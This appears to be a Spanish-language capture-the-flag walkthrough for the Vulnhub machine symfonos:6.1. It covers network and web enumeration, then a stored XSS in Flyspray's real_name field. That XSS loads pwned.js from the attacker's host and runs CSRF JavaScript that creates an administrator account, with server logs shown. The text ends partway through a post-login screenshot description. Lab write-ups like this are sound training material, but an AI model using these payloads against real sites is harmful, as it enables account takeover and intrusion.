

[#ssh_user_enumeration](#)[#xss](#)[#csrf](#)[#Remote_code_execution](#)[#Api_abuse](#)

Writeup en español de la maquina de vulnhub (symfonos:6.1)

Reconocimiento

empezamos buscando la ip de la maquina usando `arp-scan -I eth0 --localnet`, en virtualbox las maquinas tienen una mac que empieza con `08:00:27`, así puedes saber cual es, y en este caso es `192.168.100.48`

```
Ending arp-scan 1.10.1-gcc: 256 hosts scanned in 2.211 seconds (115.78 hosts/sec).  
> arp-scan -I eth0 --localnet  
Interface: eth0, type: EN10MB, MAC: 08:00:27:57:87:00, IPv4: 192.168.100.49  
Target list from interface: network 192.168.100.0 netmask 255.255.255.0  
Starting arp-scan 1.10.1-gcc with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.100.1 28:68:d2:0c:14:77 HUAWEI TECHNOLOGIES CO.,LTD  
192.168.100.7 74:12:b3:0c:c7:77 CHONGQING FUGUI ELECTRONICS CO.,LTD.  
192.168.100.33 c4:eb:39:b2:76:61 Sagemcom Broadband SAS  
192.168.100.35 c4:8b:66:45:f1:39 Hui Zhou Gaoshengda Technology Co.,LTD  
192.168.100.41 a4:36:c7:8b:a6:9a LG Innotek  
192.168.100.38 10:bf:67:54:a9:71 Amazon Technologies Inc.  
192.168.100.48 08:00:27:21:fc:85 PCS Systemtechnik GmbH  
192.168.100.39 b0:cf:cb:9e:48:79 Amazon Technologies Inc.  
192.168.100.37 16:39:cb:fa:62:69 (Unknown: locally administered)
```

escaneo nmap

para identificar los puertos abiertos podemos usar nmap con este oneliner

```
nmap -p- -sS --min-rate 5000 -vvv -n -Pn 192.168.100.48 -oG allPorts
```

y para mirar las versiones ejecutamos después, aquí el primer comando de nmap guarda los puertos en un archivo llamado allPorts, yo tengo una función llamada `extractPorts` que copia los puertos del escaneo a tu portapapeles y hace mas fácil el escaneo de versiones y se usa así `extractPorts allPorts` y ya hacemos el escaneo de versiones y scripts de reconocimiento básico, que se hace asi

```
nmap -sCV -p 22,80,3000,3306,5000 192.168.100.48 -oN targeted
```

hay varios puertos abiertos

```
> nmap -sCV -p 22,80,3000,3306,5000 192.168.100.48 -oN targeted
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-07 17:12 -0400
Nmap scan report for 192.168.100.48
Host is up (0.00038s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 0e:ad:33:fc:1a:1e:85:54:64:13:39:14:68:09:c1:70 (RSA)
|_   256 54:03:9b:48:55:de:b3:2b:0a:78:90:4a:b3:1f:fa:cd (ECDSA)
|_   256 4e:0c:e6:3d:5c:08:09:f4:11:48:85:a2:e7:fb:8f:b7 (ED25519)
80/tcp    open  http      Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
|_ http-methods:
|_   Potentially risky methods: TRACE
3000/tcp  open  http      Golang net/http server
|_ http-title: Symfonos6
|_ fingerprint-strings:
|_   GenericLines, Help:
|_   HTTP/1.1 400 Bad Request
```

aquí se ve que hay varios servicios, ssh(22) y http(80,3000 y 5000), hay uno de mariadb (3306)

aquí se ve que la version de ssh es 7.4, entonces si buscamos en searchsploit, veremos que es vulnerable a un `user enumeration`, entonces como digo, si no esta parcheado es probable que se puedan listar si un usuario es valido o no a nivel de sistema

```
> searchsploit ssh 7.4
-----
Exploit Title | Path
-----
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | linux/remote/45210.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Esc | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py
-----
Shellcodes: No Results
```

pero de mientras lo dejare de lado, primero ire a la web a ver que corre por http y es una pagina con nada especial que solo dice esto




ahora hare fuzzing con gobuster para encontrar directorios ocultos

```
gobuster dir -u http://192.168.100.48/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
```


```
=====
posts (Status: 301) [Size: 236] [--> http://192.168.100.48/posts/]
Progress: 77318 / 220557 (35.06%)^C
```

y veremos que hay un directorio llamado `/posts` en esta ruta `http://192.168.100.48/posts/` y si accedemos, hay esto



ahí hay un nombre, y ese es `Achilles`, volveremos a lo de searchsploit que deje atrás, donde muestra que versiones de ssh menores a la 7.7 creo son vulnerables y nos traemos uno de los scripts que salgan ahí

pero pues no tiene caso mostrarlo aquí, porque aunque podemos enumerar usuarios validos, no podemos sacar nada mas de ahí, ni usando hydra sale algo



revisando el wappalizer vemos que corre php, entonces podemos fuzzear por archivos php en esta ruta


```
gobuster dir -u http://192.168.100.48/posts/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php
```

```

=====
Starting gobuster in directory enumeration mode
=====
index.php      (Status: 500) [Size: 943]
css            (Status: 301) [Size: 240] [--> http://192.168.100.48/posts/css/]
includes      (Status: 301) [Size: 245] [--> http://192.168.100.48/posts/includes/]
Progress: 82189 / 441116 (18.63%) [ERROR] error on word spamrules: timeout occurred during the request
[ERROR] error on word spamrules.php: timeout occurred during the request
=====

```

y hay 2 rutas, la css y una llama **includes** y muestra esto



pero esto es php, no se vera nada porque lo interpreta, entonces no se vera nada, a menos que se de un LFI y se pueda apuntar a estos archivos y usar los wrappers de base 64 para poder acceder el recurso, pero pues de mientras asi se queda.

como no hay nada relevante, hare un escaneo con gobuster de nuevo, pero ahora con un diccionario mas grande, pero con hilos, si no demorara demasiado

```

gobuster dir -u http://192.168.100.48/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt -x php -t 30

```


y veremos esta ruta

```

[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
posts          (Status: 301) [Size: 236] [--> http://192.168.100.48/posts/]
flyspray       (Status: 301) [Size: 239] [--> http://192.168.100.48/flyspray/]
Progress: 2121753 / 2547660 (83.28%)


```

y sale esto <http://192.168.100.48/flyspray/>




también enumera los demás puertos, de esta misma forma lo puedes hacer

y en el **puerto 3000** esta otra pagina, de gitea, la exploramos y hay un listado de usuarios pero no tienen nada, lo dejaremos asi de mientras




regresando al **flyspray** buscamos en **searchsploit** a ver si hay exploits para este programa




hay de la version 0.9 hasta la 1.0.1, pero en la pagina no aparece la version, entonces no se cual es exactamente la que se usa a ver si entra a este exploit, podría tratar de buscar en github a ver si flyspray es opensource y tratar de buscar ahí algo que me ayude a encontrar si es opensource, a lo mejor un archivo **changelog.txt** o así

y si, es opensource, se mira esto, en teoría debería haber una carpeta llamada `docs` y ahí debería haber un changelog, aunque esto quizá también podríamos obtenerlo con gobuster



y si, si existe esa carpeta `docs` si vas a esta ruta

<http://192.168.100.48/flyspray/docs/UPGRADING.txt> veras un archivo `UPGRADING.txt`, donde se ve que han ido actualizando la version de flyspray hasta la `1.0`




y si regresamos a `searchsploit` buscamos para la version, y aparece esto


`FlySpray 1.0-rc4 - Cross-Site Scripting / Cross-Site Request Forgery` es vulnerable a XSS y CSRF, entonces, al revisar el script que da searchsploit en esta ruta `php/webapps/41918.txt`, aparece este mensaje

```
A vulnerability has been discovered in Flyspray , which can be
exploited by malicious people to conduct cross-site scripting attacks. Input
passed via the 'real_name' parameter to '/index.php?do=myprofile' is not
properly sanitised before being returned to the user. This can be exploited
to execute arbitrary HTML and script code in a user's browser session in
context of an affected site.
```

dice que el problema esta aquí `/index.php?do=myprofile` pero si le das enter dice algo así como "anonymous users don't have a profile" entonces, hay que tratar de registrarnos y después loguearnos, ya que nos logueamos vamos a la pagina que dice el exploit, la de `do=myprofile`



y es como un tipo de edición de perfil y ahí aparece el campo `real_name` que se supone es el vulnerable a xss y csrf porque no esta bien sanitizado, y searchsploit nos facilita un `poc` que es para tratar que a través del xss derivarlo al csrf para crear un nuevo usuario administrador, pero para eso necesitamos que haya un usuario root por atrás revisando los perfiles para aprovecharnos de esto para que nos ejecute por atrás una acción (si lo hay)



entonces sabemos que si habrá un usuario root revisando nuestros updates probamos a ver si se da el `xss`, si se da, debería mostrar un alert

explotación XSS


```
<script> alert(1) </script>
```

ese seria el comando base, pero no funciona así, debes modificarlo añadiendo ">" al inicio, de esta forma

```
"><script> alert(1) </script>
```

y se acontece el `xss` y si vamos a donde aparecía el mensaje del admin diciendo que estaría revisando los cambios y añadimos un comentario, al ver nuestro comentario, también se

debería de acontecer



creación del usuario root

ya que tenemos la confirmación de que se acontece un xss, lo que podemos hacer es forzar que se cargue un recurso externo con `src` usando este script

```
"><script src="http://192.168.100.49/pwned.js"></script>
```

esto cargara un recurso llamado pwned.js desde nuestra maquina, si nos levantamos un servidor python por el puerto 80 podremos ver que se acontecen varias peticiones

```
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.100.49 - - [07/Jun/2026 20:19:53] code 404, message File not found
192.168.100.49 - - [07/Jun/2026 20:19:53] "GET /pwned.js HTTP/1.1" 404 -
192.168.100.48 - - [07/Jun/2026 20:20:38] code 404, message File not found
192.168.100.48 - - [07/Jun/2026 20:20:38] "GET /pwned.js HTTP/1.1" 404 -
192.168.100.48 - - [07/Jun/2026 20:20:39] code 404, message File not found
192.168.100.48 - - [07/Jun/2026 20:20:39] "GET /pwned.js HTTP/1.1" 404 -
```

veremos peticiones provenientes de mi IP la `100.49` y de las de administrador que es la `100.48`, o sea que esta viendo el comentario, ya teniendo esto, podemos meterle contenido a el pwned.js y lo ejecutara el administrador

esto debe ir en el pwned.js (es el codigo q viene en el script de searchsploit)

```
var tok = document.getElementsByName('csrftoken')[0].value;

var txt = '<form method="POST" id="hacked_form" action="index.php?do=admin&area=newuser">'
txt += '<input type="hidden" name="action" value="admin.newuser"/>'
txt += '<input type="hidden" name="do" value="admin"/>'
txt += '<input type="hidden" name="area" value="newuser"/>'
txt += '<input type="hidden" name="user_name" value="hacker"/>'
txt += '<input type="hidden" name="csrftoken" value="' + tok + '"/>'
txt += '<input type="hidden" name="user_pass" value="12345678"/>'
txt += '<input type="hidden" name="user_pass2" value="12345678"/>'
txt += '<input type="hidden" name="real_name" value="root"/>'
```



```

txt += '<input type="hidden" name="email_address" value="root@root.com"/>'
txt += '<input type="hidden" name="verify_email_address" value="root@root.com"/>'
txt += '<input type="hidden" name="jabber_id" value=""/>'
txt += '<input type="hidden" name="notify_type" value="0"/>'
txt += '<input type="hidden" name="time_zone" value="0"/>'
txt += '<input type="hidden" name="group_in" value="1"/>'
txt += '</form>'

var d1 = document.getElementById('menu');
d1.insertAdjacentHTML('afterend', txt);
document.getElementById("hacked_form").submit();

```

guárdalo y según el script te generara un usuario con estas credenciales `hacker/12345678` (ojo, debes levantar el server de python en la misma carpeta donde esta el pwned.js si no sera inaccesible)

y lo que se esta explotando es un CSRF, pero mediante de un XSS, aprovechándonos de la acción del usuario administrador, para que por detrás ejecute una acción que nos favorezca a nosotros y nos cree un nuevo usuario, solo espera a que el usuario admin vea de nuevo tu xss

```

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.100.48 - - [07/Jun/2026 20:22:59] "GET /pwned.js HTTP/1.1" 200 -
192.168.100.48 - - [07/Jun/2026 20:24:09] "GET /pwned.js HTTP/1.1" 304 -
192.168.100.48 - - [07/Jun/2026 20:25:20] "GET /pwned.js HTTP/1.1" 304 -
192.168.100.48 - - [07/Jun/2026 20:26:30] "GET /pwned.js HTTP/1.1" 304 -
192.168.100.48 - - [07/Jun/2026 20:27:41] "GET /pwned.js HTTP/1.1" 304 -
ls
192.168.100.48 - - [07/Jun/2026 20:28:51] "GET /pwned.js HTTP/1.1" 200 -

```

y debería crearte el usuario, solo deslogueate y logueate como el, que por cierto, ese usuario nuevo sera root

The screenshot shows the Flyspray web application interface. At the top, there's a header with the Flyspray logo, the project name 'symfonos bugs', and a green notification bar that says 'Login successful.'. Below the header is a navigation bar with tabs: Overview, Tasklist (selected), Add new task, Add multiple tasks, My assigned tasks, Event log, Roadmap, and Manage Project. To the right of the navigation bar is a dropdown menu for 'symfonos bugs' and a 'Show Task #' button. Below the navigation bar is a search bar with the text 'Search this project for' and an 'Export Tasklist' button. Underneath the search bar is a section titled 'Advanced' containing a table with task details. The table has columns for ID, Category, Task Type, Priority, Severity, Summary, Status, and Progress. There are two tasks listed: Task 1 is a 'Bug Report' with 'Very Low' priority and 'Very Low' severity, status 'New', and 0% progress. Task 2 is a 'Feature Request' with 'Medium' priority and 'Low' severity, status 'Requires testing', and 0% progress. At the bottom of the table, it says 'Showing tasks 1 - 2 of 2 Page 1 of 1'. In 